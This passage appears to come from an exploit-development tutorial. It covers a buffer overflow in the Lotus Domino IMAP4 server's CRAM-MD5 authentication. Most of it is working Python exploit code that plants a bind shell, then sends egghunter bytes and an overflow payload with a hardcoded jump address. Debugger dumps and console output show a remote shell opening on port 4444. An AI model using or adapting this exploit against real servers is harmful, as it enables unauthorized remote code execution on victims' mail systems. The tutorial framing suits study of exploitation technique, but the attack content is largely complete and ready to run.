sock.connect((target, 143))
response = sock.recv(1024)
print response
bind = "a001 admin " + nops + bindshell + "\r\n"
sock.send(bind)
response = sock.recv(1024)
print response
sock.close()

```

```

def ExploitLotus(target):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response

    auth = 'a001 authenticate cram-md5\r\n'
    sock.send(auth)
    response = sock.recv(1024)
    print response

    # prepare digest of the response from server
    m = md5.new()
    m.update(response[2:0])
    digest = m.digest()


    # EGGHUNTER 32 Bytes
    egghunter = "\x33\xD2\x90\x90\x90\x42\x52\x6a"
    egghunter += "\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
    egghunter += "\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"
    egghunter += "\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

    payload = "\x90" * 32 + egghunter + "\x41"*192
    # the following DWORD is stored in ECX
    # at the time of overflow the following call is made
    # call dword ptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)
    # 0x774b4c6a = pointer to JMP EAX ( 0x773E1A2C )
    payload += struct.pack('<L', 0x774b4c6a)
    payload += "\x41" + "\xE9\x02\xff\xff\xff" + "\x43" * 4

    # Base64 encode the user info to the server
    login = payload + ' ' + digest
    login = base64.encodestring(login) + '\r\n'

    sock.send(login)
    response = sock.recv(1024)

```



```

print response

if __name__=="__main__":
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <imap server>\n' % sys.argv[0]
        sys.exit(-1)
    for i in range(0,4):
        SendBind(target)
        ExploitLotus(target)

```

The egghunter does its job and finds the shellcode in memory as shown below.





Figure 68: Pattern n00bn00b found

And finally, we get our remote shell on port 4444 and a session opened from localhost with a telnet session.



Immunity Debugger - nIMAP.EXE - [CPU - thread 000000C4]

File New Debug Plugins ImmLab Options Window Help Jobs

Exploit and appli

02A9003F	89E2	MOV EDX, ESP
02A90041	D9EE	FLO2
02A90043	D972 F4	FSTENV (28-BYTE) PTR DS:[EDX-C]
02A90046	59	POP ECX
02A90047	49	DEC ECX
02A90049	49	DEC ECX
02A9004A	49	DEC ECX
02A9004B	49	DEC ECX
02A9004C	49	DEC ECX
02A9004D	49	DEC ECX
02A9004E	49	DEC ECX
02A9004F	49	DEC ECX
02A90050	49	DEC ECX
02A90051	49	DEC ECX
02A90052	43	INC EBX
02A90053	43	INC EBX
02A90054	43	INC EBX
02A90055		
02A90056		
02A90057		
02A90058		
02A90059		
02A9005B		
02A9005D		
02A9005E		
02A9005F		
02A90062		
02A90063		

```

c:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -an | find "4444"
TCP    127.0.0.1:1099          127.0.0.1:4444        ESTABLISHED
TCP    127.0.0.1:4444         127.0.0.1:1099        ESTABLISHED

ESP=0446
EDX=02A9

c:\WINDOWS\system32\cmd.exe - exploit.py localhost

C:\Documents and Settings\Administrator\Desktop\POCS\NEW>exploit.py localhost
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:04 -0700
+ PDAwN0UxMzAyLjg4MjU3NUM4LjAwdMAwNDUdLjAwdMAwMDA4QFRFU1QuQ09NPg==
  
```

Figure 69: Getting our remote shell